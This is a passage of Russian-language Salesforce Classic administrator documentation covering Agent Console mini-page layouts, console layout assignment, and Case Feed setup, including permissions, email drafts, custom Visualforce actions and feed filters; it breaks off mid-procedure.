ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка консоли Agent Console

Поиск по параметрам управления объектами

Определение макетов мини-страниц для консоли Agent Console

Макеты мини-страниц могут быть определены для записей, отображающихся в мини-представлении консоли Agent Console, во всплывающих сведениях и в областях наложения для событий. Макет мини-страницы содержит набор элементов текущего макета страницы. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из связанного макета страницы. Отображаемые поля и связанные списки макета мини-страницы доступны для дополнительной настройки, однако другие элементы, унаследованные из связанного макета страницы, не могут быть изменены в самом макете мини-страницы.

Области наложения для просмотра и редактирования сведений о событиях отображаются в макете мини-страницы событий, а не на вкладке «Консоль». Связанные списки макетов мини-страниц отображаются только на вкладке «Консоль», но не во всплывающих сведениях.

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».
2. Щелкните ссылку **«Правка»** напротив имени нужного макета страницы.
3. Щелкните **«Макет мини-страницы»** в заголовке макета страницы.
4. Выберите поля и связанные списки, которые должны отображаться для данного типа записи в мини-представлении. Выберите поля, которые должны отображаться в каждом выбранном связанном списке.
   - При необходимости выберите все доступные поля и не более пяти связанных списков для отображения на консоли. Чтобы упростить процесс поиска нужной информации, рекомендуем выбирать небольшое количество полей и связанных списков.
   - Выбранные поля и связанные списки отображаются на консоли даже в случае отсутствия содержимого.
   - Поля, отмеченные в макете страницы как Всегда отображено или Всегда в макете, автоматически добавляются в макет мини-страницы и могут быть удалены только после их удаления из макета страницы.
   - Свойства полей, используемые в макете страницы, определяют свойства полей, используемые в макете мини-страницы. Например, поле, доступное в макете страницы только для чтения, доступно в макете мини-страницы также только для чтения. Чтобы изменить свойства полей в макете мини-страницы, рекомендуем изменить свойства полей в макете страницы. Обратите внимание, что консоль поддерживает параметры безопасности полей, заданные в организациях.
   - Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**. Чтобы изменить порядок отображения полей, выберите имя нужного поля в списке выбранных и нажмите кнопку **«Вверх»** или **«Вниз»**. По завершении нажмите кнопку **«Сохранить»**.
   - Порядок отображения связанных списков в макете страницы определяет порядок отображения связанных списков в макете мини-страницы. Чтобы изменить порядок отображения связанных списков в макете мини-страницы, измените порядок их отображения в макете страницы, затем выберите нужный макет мини-страницы и нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- Настройка приложения

Прим.: Макеты мини-страниц не могут быть определены для макета «Закрыть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

СМ. ТАКЖЕ:

Настройка консоли Agent Console

Поиск по параметрам управления объектами

Назначение макетов для консоли Agent Console

После создания макетов консоли выберите макеты, которые должны быть доступны пользователям на консоли Agent Console вкладки «Консоль». Профиль пользователя определяет доступные макеты консоли.

Для назначения макетов консоли:

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Нажмите кнопку **«Назначение макета консоли»**.
3. Выберите нужный макет консоли из раскрывающегося списка.
4. Выберите параметры доступности вкладки «Консоль» из раскрывающегося списка. Параметры доступности вкладки «Консоль» могут быть выбраны только для профилей, назначенных макету консоли.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют пользователям с полномочием «Настройка приложения» назначать макет консоли профилю посредством страницы сведений о профиле. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, выберите имя профиля и щелкните ссылку **«Правка»** в разделе «Параметры консоли».

СМ. ТАКЖЕ:

Управление макетами консоли для консоли Agent Console

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов консоли:

- Настройка приложения

Настройка обращений в Salesforce Classic

Выполните эти шаги высокого уровня для настройки ленты обращений в Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и настройки ленты обращений:

- «Управление обращениями»

  И

  Настройка приложения

Предварительные требования и базовая настройка

Прежде чем включить и настроить ленту обращений, выполните указанные ниже действия.

- Определите нужные действия и инструменты.
  - Чтобы воспользоваться действием «Эл. почта», настройте функцию Email-to-Case.
  - Чтобы воспользоваться инструментом «Статьи», настройте Salesforce Knowledge.
- Просмотрите способ обновления обращений и возможные последствия при включении действий и элементов ленты обращений.

По завершении включите действия и элементы ленты обращений.

Прим.: В организациях, созданных до выпуска Winter'14, сделайте также следующее.

- Включите Chatter и действия в публикаторе.
- Включите функцию отслеживания лент для обращений. Отключите отслеживание поля «Статус» на странице отслеживания ленты. Отключение отслеживание поля «Статус» предотвращает создание повторяющихся элементов ленты, если статус обращения обновляется с помощью действия «Изменить статус».

Настройка макетов страниц

Настройте макеты страниц «Лента обращений» в соответствии с текущими потребностями компании, а также определите алгоритм работы агентов службы поддержки.

- Создайте макеты для страниц сведений об обращении и закрытия обращения, а также панели основных показателей.
- Чтобы определить действия, поля и инструменты, которые должны быть доступны агентам при работе с обращениями, создайте макеты для страниц просмотра ленты.

Предоставление пользователям доступа

Чтобы предоставить пользователям доступ к ленте обращений, назначьте им профили, использующие созданные макеты страниц обращений на основе ленты.

В организациях, созданных до выпуска Spring'14, вы также можете предоставить доступ пользователям двумя другими способами.

- Создание и назначение наборов полномочий пользователям
- Использование настраиваемых профилей

Настройка ленты обращений: добавление функций

Чтобы добавить функции в ленту обращений, выполните указанные ниже дополнительные действия.

- Чтобы разрешить агентам добавление готового краткого текста в сообщения эл. почты, настройте «Быстрый текст» и создайте сообщения «Быстрый текст».
- Чтобы предоставить агентам возможность отправки клиентам электронных уведомлений о добавлении ответов на опубликованные вопросы, включите поддержку электронных уведомлений портала.
- Чтобы агенты могли сохранять сообщения электронной почты в виде черновиков и создавать процессы утверждения сообщений электронной почты, включите поддержку электронных черновиков.
- Для экономии времени и лучшей согласованности при отправке сообщений электронной почты клиентам создавайтешаблоны эл. почты на странице 2478 — текстовые, HTML или Visualforce.
- Чтобы агенты могли автоматизировать повторяющиеся задачи, добавьте обозреватель макросов на странице 5573 на консоль и предоставьте агентам необходимые полномочия для использования макросов.
- Чтобы предоставить агентам доступ к дополнительным функциям, создавайте и добавляйте настраиваемые действия.

СМ. ТАКЖЕ:

Параметры Chatter

Включение действий в публикаторе Chatter

Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»

Включение действий и элементов ленты обращений

Включение действий и элементов ленты обращений предоставляет пользователям доступ к некоторым стандартным действиям, необходимым для обработки обращений (например, «Изменить статус»), а также к связанным элементам ленты.

Прим.: В организациях Salesforce, которые были созданы до выпуска Winter'14, следует включить функцию отслеживания лент для обращений перед включением действий ленты обращений и элементов ленты. Если отслеживание ленты не включено, действия «Включить ленту обращений» и элементы ленты отображены не будут.

В организациях Salesforce, созданных после выпуска Winter'14, действия отслеживания лент для обращений, действия ленты обращений и элементы ленты включаются автоматически.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить действия и элементы ленты обращений».
4. Нажмите кнопку **«Сохранить»**.

При включении действий и элементов ленты обращений организация автоматически отображает обращения посредством нового пользовательского интерфейса. Прежде

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  Настройка приложения

чем предоставить пользователям доступ к ленте обращений, рекомендуем дождаться завершения данного процесса обновления.

СМ. ТАКЖЕ:

- Настройка обращений в Salesforce Classic
- Результаты обновления ленты обращений
- Назначение ленты обращений пользователям
- Включение обновлений ленты для связанных записей

Создание наборов полномочий для ленты обращений

Чтобы предоставить пользователям доступ к ленте обращений, включенной в организации, создайте набор полномочий.

Прим.: Полномочие «Использовать ленту обращений» доступно только в организациях, которые были созданы до выпуска Winter'14 и не имеют макетов на основе ленты. В организациях Salesforce, созданных после выпуска Winter'14, лента обращений включается автоматически и назначается всем стандартным профилям.

1. Создайте набор полномочий для ленты обращений.
2. Щелкните **«Полномочия приложения»** на странице «Набор полномочий».
3. Установите флажок «Использование ленты обращений». При необходимости выберите любые другие полномочия, которые должны быть добавлены в набор.
4. Нажмите кнопку **«Сохранить»**.

Совет: Полномочие «Использование ленты обращений» может быть также добавлено в текущий набор полномочий.

СМ. ТАКЖЕ:

- Настройка обращений в Salesforce Classic
- Назначение ленты обращений пользователям

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Назначение ленты обращений пользователям

После включения ленты обращений и создания соответствующего набора полномочий рекомендуем назначить данный набор полномочий пользователям.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите имя пользователя.
3. Щелкните **«Редактировать назначения»** в списке «Назначения набора полномочий».
4. Выберите нужный набор полномочий в списке «Доступные наборы полномочий» и нажмите кнопку **«Добавить»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Создание наборов полномочий для ленты обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  «Настройка приложения»

Предоставление пользователям доступа к ленте обращений с помощью настраиваемых профилей

Взамен наборов полномочий, используемых для предоставления пользователям доступа к ленте обращений, рекомендуем создать настраиваемый профиль, содержащий полномочие «Использование ленты обращений».

Прим.: Полномочие «Использовать ленту обращений» доступно только в организациях, которые были созданы до выпуска Winter'14 и не имеют макетов на основе ленты. В организациях Salesforce, созданных после выпуска Winter'14, лента обращений включается автоматически и назначается всем стандартным профилям.

1. Создайте профиль.
2. Нажмите кнопку **«Правка»** на странице «Профиль».
3. Установите флажок «Использование ленты обращений» в разделе «Общие полномочия пользователя».
4. Нажмите кнопку **«Сохранить»**.
5. Назначьте профиль пользователям.

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования профилей:

- Управление профилями и наборами полномочий

Результаты обновления ленты обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При включении ленты обращений для организации процесс обновления отображает активные обращения посредством нового интерфейса и создает элементы ленты для действия над данными обращениями.

Данные изменения не заметны во время процесса обновления. По завершении данного процесса пользователи, для которых включена поддержка ленты обращений, могут просматривать текущие и новые обращения посредством нового интерфейса, тогда как пользователи, для которых поддержка ленты обращений выключена, могут просматривать обращения только посредством традиционного интерфейса.

Ниже перечислены действия, выполняемые при обновлении интерфейса обращений.

- 5 000 последних активных обращений организации отображаются посредством интерфейса ленты обращений. Продолжительность данного процесса определяется количеством преобразуемых обращений и сложностью их данных. Например, преобразование обращений, содержащих несколько сообщений эл. почты или других вложений, может выполняться дольше обычного.
- Обновление более ранних обращений выполняется только в том случае, если они содержат комментарии, сообщения эл. почты или зарегистрированные вызовы, которые были добавлены в обращение на протяжении временного диапазона, установленного для исходных 5 000 преобразованных интересов. Пользователю доступно не более 500 обращений с текущими комментариями, не более 500 обращений с текущими сообщениями эл. почты и не более 500 обращений с текущими зарегистрированными вызовами (в общей сложности не более 1 500 дополнительных преобразованных обращений).
- Ниже перечислены элементы, добавляемые в ленту для каждого обращения.
  - Не более 60 сообщений эл. почты.
  - Не более 60 личных и общедоступных комментариев. Во время обновления эти комментарии преобразуются в сообщения Chatter.
  - Не более 60 зарегистрированных вызовов. Некоторые зарегистрированные вызовы, созданные до внедрения ленты обращений, могут отображаться в ленте в качестве задач.
- Интерфейс ленты обращений включается для всех новых обращений, предоставляя пользователям доступ к публикатору и ленте.
- Пользователю становится доступно представление «Сведения об обращении», которое содержит дополнительную информацию об обращении, включая элементы, сохранившиеся в текущих связанных списках.

По завершении процесса обновления пользователю отправляется сообщение эл. почты.

Рекомендации

- Чтобы беспрепятственно обновить интерфейс обращений, рекомендуем активировать ленту обращений в производственной организации только после ее активации в полной безопасной организации. Данный алгоритм помогает определить продолжительность процесса преобразования обращений и позволяет просмотреть некоторые обращения посредством нового пользовательского интерфейса.
- Прежде чем предоставить пользователям доступ к активированной ленте обращений в производственной организации, дождитесь завершения процесса обновления. Рекомендуем сначала назначить ленту обращений отдельному

пользователю, который может убедиться в успешном завершении процесса обновления путем просмотра некоторых преобразованных обращений, а затем предоставить доступ другим пользователям.

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Включение действий и элементов ленты обращений

Включение электронных уведомлений о добавлении ответов на портал в ленте обращений

Если организация использует портал или сообщество, то агенты службы поддержки могут отправлять ответы клиентам посредством действия «Сообщество» в ленте обращений. При включении электронных уведомлений о добавлении ответов на портал агентам предоставляется доступ к параметру «Отправить эл. почту» в действии «Сообщество».

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить уведомление контактов о добавлении комментария к обращению».
4. Выберите шаблон для электронных уведомлений.
5. Нажмите кнопку **«Сохранить»**.

Сообщения эл. почты, отправляемые внешним пользователям, содержат ссылку на сообщество. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  Настройка приложения

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Выделение элементов ленты, поддерживающих внешнее отображение, в ленте обращений

При необходимости выделите элементы ленты, доступные внешним пользователям, в ленте обращений. Теперь агенты службы поддержки могут легко отличать элементы ленты, доступные только внутренним пользователям, от элементов ленты, доступных внешним пользователям.

По умолчанию лента обращений не позволяет различать элементы ленты по их доступности.

Для правильной работы функции выделения задайте параметры «Включить ленту обращений сообщества» и «Выделить элементы ленты, поддерживающие внешнее отображение».

При включении параметров «Включить ленту обращений сообщества» и «Выделить элементы ленты, поддерживающие внешнее отображение» лента обращений выделяет указанные ниже элементы ленты.


- Общедоступные сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения
- Общедоступные комментарии к обращениям
- Все сообщения социальной сети (например, сообщения Facebook)
- Вопросы, расширенные из сообществ
- Задачи с параметрами «Все с доступом» и «Общедоступный»
- События с параметрами «Все с доступом» и «Общедоступный»
- Сообщения Chatter с параметрами «Все с доступом» и «Общедоступный»

При включении только параметра «Выделить элементы ленты, поддерживающие внешнее отображение» лента обращений выделяет указанные ниже элементы ленты.

- Входящие и исходящие сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения

При включении только параметра «Включить ленту обращений сообщества» элементы ленты не выделяются.

Данный параметр доступен только для компактной ленты.



ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  Настройка приложения

1. Элементы ленты, выделенные оранжевым цветом, доступны внешним пользователям (например, клиенты).
2. Элементы ленты без выделения доступны только внутренним пользователям (например, агенты службы поддержки).

1. Включите параметр «Выделить элементы ленты, поддерживающие внешнее отображение».
   a. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
   b. Выберите нужный макет страницы на основе ленты и щелкните ссылку **«Правка»**.
   c. Установите флажок «Выделить элементы ленты, поддерживающие внешнее отображение» в параметрах представления ленты.
2. Включите параметр «Включить ленту обращений сообщества».
   a. Откройте страницу «Параметры поддержки» посредством параметров управления обращениями.
   b. Установите флажок «Включить ленту обращений сообщества».

Включение поддержки электронных черновиков в ленте обращений

Электронные черновики позволяют агентам службы поддержки, использующим ленту обращений, создавать и сохранять сообщения для более поздней отправки. Кроме того, данная функция поддерживает внедрение процессов утверждения, позволяющих отправлять клиентам сообщения эл. почты, проверенные администраторами или старшими агентами.

Прежде чем включить поддержку электронных черновиков, рекомендуем настроить функцию Email-to-Case и ленту обращений.

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить поддержку электронных черновиков».
4. Нажмите кнопку **«Сохранить»**.

Прим.: Если сообщение сохраняется в качестве черновика, то изменения полей (кроме полей «Кому», «От», «Копия», «СК» и «Тема») в действии «Эл. почта» не сохраняются. При использовании электронных черновиков рекомендуем удалить любые дополнительные поля из действия «Эл. почта».

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Создание процессов утверждения для электронных черновиков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  Настройка приложения

Добавление настраиваемых компонентов в ленту обращений

Чтобы предоставить агентам службы поддержки, работающим с обращениями, удобный доступ к специальным инструментам или функциям, рекомендуем использовать страницы Visualforce в качестве настраиваемых компонентов ленты обращений.

Например, пользователь может создать компонент «Карта», позволяющий агентам просматривать местоположение клиентов, или инструмент, позволяющий агентам находить продукты, связанные с текущими обращениями. Система поддерживает любую страницу Visualforce, содержащую стандартный контроллер обращения в качестве настраиваемого компонента.

Чтобы добавить созданную страницу Visualforce в макет ленты обращений, выполните указанные ниже действия.

1. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
2. Щелкните **«+ Добавить страницу Visualforce»** в разделе «Другие инструменты и компоненты» и выберите нужную страницу.
   Ширина компонента определяется шириной соответствующего столбца. Чтобы оптимизировать внешний вид компонента, рекомендуем задать ширине страницы Visualforce значение «100%».
3. Укажите высоту компонента.
4. Выберите область страницы для отображения компонента.

   Совет: Компоненты правого столбца не отображаются при просмотре страницы сведений об обращении. Чтобы гарантировать постоянную доступность компонентов, рекомендуем использовать левый столбец.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров ленты обращений:

- «Управление обращениями»

  И

  Настройка приложения

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Добавление настраиваемых действий в ленту обращений

Чтобы предоставить агентам службы поддержки удобный доступ к дополнительным инструментам и функциям, необходимым для обработки обращений, рекомендуем дополнить публикатор ленты обращений настраиваемыми действиями.

Действия ленты обращений позволяют агентам службы поддержки выполнять разные задачи (например, отправлять сообщения эл. почты клиентам, создавать примечания к обращениям и изменять статусы обращений). Страницы Visualforce позволяют создавать настраиваемые действия, предоставляющие агентам доступ к дополнительным функциям. Например, создайте действие «Карта и локальный поиск», позволяющее агентам определять местоположение клиента и находить ближайшие центры обслуживания.

Система поддерживает любую страницу Visualforce, использующую стандартный контроллер обращения в качестве настраиваемого действия.

Прим.: Дополнительные инструкции по добавлению действий при использовании расширенного редактора макетов страниц для настройки публикатора в макете ленты обращений см. в разделе «Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц».

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
   - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
3. Щелкните **«+ Добавить страницу Visualforce»** в списке настраиваемых действий.
4. Выберите нужную страницу.
5. Укажите высоту действия в пикселах.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых действий в ленту обращений:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Поиск по параметрам управления объектами

Создание настраиваемых фильтров ленты для ленты обращений

Настраиваемые фильтры ленты позволяют агентам службы поддержки концентрировать свое внимание на наиболее важных элементах.

1. Введите строку *«Обращения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Фильтры ленты»**.
2. Нажмите кнопку **«Создать»**.
3. Введите метку, имя и описание фильтра в разделе «Сведения о фильтре ленты».
4. Определите способ заполнения данного фильтра в разделе «Критерии фильтра ленты». При необходимости создайте дополнительные уточненные фильтры посредством функции «ИЛИ».

Поле	Описание
Тип элемента ленты	Данное поле определяет тип ленты для добавления в фильтр. Например, тип элемента ленты «Созданная запись» отображает элементы ленты о новых записях.
Связанный объект	Данное поле определяет объект, связанный с выбранным элементом ленты. Список содержит все объекты, связанные с объектом «Обращение». Объекты, доступные в списке, определяются настройками организации. Например, при выборе типа элемента ленты «Созданная запись» объект «Обращение» может быть выбран в качестве связанного. Таким образом, данный фильтр отображает новые обращения.
Доступность	Данное поле определяет необходимость добавления элемента ленты в фильтр на основе доступности элемента ленты. Доступность определяется параметрами безопасности и общего доступа для связанного объекта. Доступные значения: «Все пользователи» и «Внутренние пользователи». Например, при выборе типа элемента ленты «Лента комментариев к обращению» доступности может быть задано значение «Внутренние пользователи». Таким образом, данный фильтр ленты отображает комментарии к обращению, добавленные внутренними пользователями.

5. Нажмите кнопку **«Сохранить»**.
6. После определения настраиваемых фильтров ленты рекомендуем добавить фильтры в список выбранных фильтров в разделе «Параметры фильтров ленты» настроек «Представление ленты» макета страницы.

Пример: Чтобы создать фильтр, отображающий взаимодействия с клиентом, рекомендуем определить фильтр «Взаимодействие с клиентами», использующий указанные ниже критерии.

- Критерий 1. Тип элемента ленты «Комментарий к обращению» со значением доступности «Все пользователи».

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с лицензией Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- Настройка приложения

Для назначения макетов страниц:

- Управление пользователями

- Критерий 2. Тип элемента ленты «Сообщение эл. почты» со значением доступности «Все пользователи».
- Критерий 3. Тип элемента ленты «Сообщение Chatter» со значением доступности «Все пользователи».

При применении данного фильтра лента обращений отображает только элементы ленты «Комментарий к обращению», «Сообщение эл. почты» и «Chatter», доступные внешним и внутренним пользователям. Все остальное отфильтровывается.

СМ. ТАКЖЕ:

Создание и редактирование макетов ленты в ленте обращений

Параметры для представлений ленты в ленте обращений

Общие сведения о макетах страниц ленты обращений

Во время работы агентов службы поддержки с обращениями на ленте обращений они используют макет страницы обращения. Для определения полей, настроек и функций, которые увидят агенты службы поддержки при работе с открытыми обращениями, настройте просмотр ленты, просмотр сведений, панель основных показателей на странице обращения. Если агенты закроют обращение, они увидят макет страницы закрытия обращения, на котором смогут вводить сведения о решении обращения. Вы также можете настроить макет страницы закрытия обращения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вы можете установить разные части макета страницы обращения на ленте обращения.

- Панели основных показателей (отображаются вверху лент и страниц сведений об обращениях). Панель основных показателей отображает ключевую информацию об обращении, так что самая важная информация немедленно доводится до сведения агентов.
- Представления ленты, которые видят агенты при управлении и обработке обращений. На просмотре ленты отображается журнал обращений с использованием ленты, похожей на ленту Chatter, так что агенты могут видеть, что происходило с обращением в контексте.
- Подробные представления, которые отображаются агентам при нажатии **«Просмотр сведений об обращении»**. В подробном представлении показана полезная информация об обращении, например описание компании контакта, адрес организации и связанные списки.

Вы можете также настроить макет страницы закрытия обращения на ленте обращения.

- Страницы закрытия обращения, которые появляются, когда агенты закрывают обращения. Страница закрытия обращения позволяет агентам вводить сведения о решении обращения.

В разделе параметров управления объектами для обращений можно создавать, редактировать и назначать все четыре типа макетов в разделе «Макеты страниц».

СМ. ТАКЖЕ:

Создание и редактирование макетов ленты в ленте обращений

Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Настройка панели основных показателей в ленте обращений

Поиск по параметрам управления объектами

Настройка панели основных показателей в ленте обращений

Панель основных показателей отображается вверху подробного представления ленты и содержит наиболее важные сведения об обращении. Панель основных показателей может быть дополнена полями, необходимыми агентам службы поддержки для работы.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В разделе «Макеты страниц для пользователей ленты обращений» нажмите кнопку напротив нужного макета и выберите **«Редактировать подробное представление»**.Кнопка раскрытия макета ленты обращений
3. Наведите указатель мыши на панель основных показателей и щелкните отображаемый значок  .
4. Чтобы изменить поля, щелкните нужную область на странице «Свойства панели основных показателей».
5. Чтобы выбрать тип информации для добавления в каждое поле, воспользуйтесь раскрывающимся списком. Чтобы оставить поле незаполненным, выберите значение «Нет». Поля «Номер обращения» и «Дата создания» не могут быть перемещены или удалены.
6. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Настройка обращений в Salesforce Classic

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- Настройка приложения

Для назначения макетов страниц:

- Управление пользователями

Создание и редактирование макетов ленты в ленте обращений

Макеты страницы просмотра ленты определяют действия, поля и инструменты, доступные пользователям при работе с обращениями в ленте обращений. Система Salesforce позволяет создавать разные макеты и назначать их разным профилям пользователей. Например, один макет может быть предназначен для агентов, а второй для их руководителей.

Прим.: Прежде чем создать макет страницы просмотра ленты, добавьте новый макет страницы сведений об обращении.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
   - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
